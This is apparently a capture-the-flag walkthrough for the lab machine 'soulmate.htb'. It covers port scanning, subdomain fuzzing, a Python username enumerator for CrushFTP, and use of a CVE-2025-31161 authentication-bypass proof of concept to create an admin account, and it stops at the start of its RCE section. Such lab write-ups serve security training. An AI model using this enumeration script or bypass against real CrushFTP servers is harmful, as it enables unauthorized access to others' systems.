










RECON
Port Scan
$ rustscan -a $target_ip --ulimit 2000 -r 1-65535 -- -A sS -Pn

PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp   open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
4369/tcp open  epmd    syn-ack Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    ssh_runner: 44667
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelA choice artifact in our footprinting: 4369/tcp → EPMD (Erlang Port Mapper Daemon)—the runtime's switchboard.
Think of it like a phonebook for Erlang nodes. Here, a node ([email protected]) contacts epmd and says: “Hey, I'm ssh_runner, I'll listen on port 44667.” Then epmd keeps this mapping: ssh_runner → 44667.
Port 80
A PHP web app with a clean on-ramp: registration via register.php and a profile-photo upload:

The backend is permissive to a fault—it accepts a PHP file as an “image":

Verdict: lax validation and inadequate server-side sanitization.
Subdomain
Subdomain fuzzing to widen the frontage:
$ ffuf -c -u "http://soulmate.htb" -H "Host: FUZZ.soulmate.htb" -w ~/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 50 -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb
 :: Wordlist         : FUZZ: /home/Axura/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 440ms]Result: ftp pops with a 302.

A conspicuous reveal: CrushFTP.
WEB
CrushFTP
CrushFTP is a commercial file transfer platform—FTP/FTPS/SFTP/HTTP(S)/WebDAV—popular in enterprise for its consolidated browser UI. Convenience, yes; expanded attack surface, absolutely.
Recent reporting (see theHackerNews) highlights fresh authentication-bypass weaknesses, including CVE-2025-31161 by ProjectDiscovery, which hinges on knowledge of a valid username.
Enum Usernames
We first harvest a legitimate account.

Invalid candidates return explicit errors and 530 Access denied:

A plausible hit like admin elicits a 502—useful differential behavior:
A quick enumerator:
#!/usr/bin/env python3
import requests

WORDLIST = "/home/Axura/wordlists/seclists/Usernames/Names/names.txt"
usernames = []
with open(WORDLIST, "r") as f:
    for u in f:
        usernames.append(u.strip())

HOST = "ftp.soulmate.htb"
URI  = "/WebInterface/function/"
URL  = f"http://{HOST}/{URI}"

HEADERS = {
        "User-Agent": "Mozilla/5.0",
        "X-Requested-With": "XMLHttpRequest",
		"Content-Type": "[object Object]",
        }

s = requests.Session()
s.headers.update(HEADERS)

for u in usernames:
    d = F"command=login&username={u}&password=axura123"
    resp = requests.post(
            url=URL,
            data=d,
            )
    if "denied" in resp.text:
        continue
    else:
        print(f"[+] Found potential existing user: {u}")

continueResult:
CVE-2025-31161
Armed with usernames (admin, root), we trigger the bypass PoC for CVE-2025-31161.
For a deeper dive, refer to the ProjectDiscovery report, which is about Java jar decompilation and code review.
Mechanically, the flaw tolerates a trailing slash in the Authorization header:
Authorization: AWS4-HMAC-SHA256 Credential=crushadmin/Using the published PoC, we mint a new user derived from an existing principal, via a POST request to endpoint /WebInterface/function:
python cve-2025-31161.py \
		--target_host ftp.soulmate.htb  \
		--port 80 \
		--target_user admin \
		--new_user axura \

--password axuraLogin CrushFTP with the generated credentials. Jackpot:
RCE
With admin rights, the Admin dashboard opens:

Status reveals an SSH/SFTP endpoint on 2222 (advertised internally):

sftp://23.106.60.163:2222/ (SSH) → CrushFTP's built-in SFTP server (SSH file transfer) on 2222.
This is not the system's OpenSSH on port 22; it's CrushFTP's own SFTP service

The built-in "Telnet" pane is a raw TCP console—useful for quick probes, not full interactivity:
Under "User Manager", we can manipulate local principals:
